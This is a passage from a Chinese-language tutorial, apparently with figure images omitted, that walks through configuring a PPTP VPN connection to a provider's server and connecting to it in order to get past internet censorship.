


图12

选择连接的VPN类型，选择PPTP，点击新建（如图13）。




图13

在弹出的窗口中，Gateway（网关）填写vpn的服务器地址，此处就是f.vpncup.com，然后填写用户名，密码建议先不写，最后那个“对所有用户可用”一定要去掉，否则无法启动VPN服务（如图14）。

再点击左下方Advanced（高级），在验证方式框中去掉EAP，选择勾上MPPE，然后点击确认即可（如图15）。




图14




图15

连接到VPN服务器依然和一开始一样从网络连接中选择（如图16）。

单击VPNCUP，会弹出密钥确认，把两个勾都打上，然后输入正确的密码点OK（如图17）。

很快，网络连接图标下方会出现一个小锁，表示VPN连接成功，此时便能尽情翻墙网上冲浪了（如图18）。

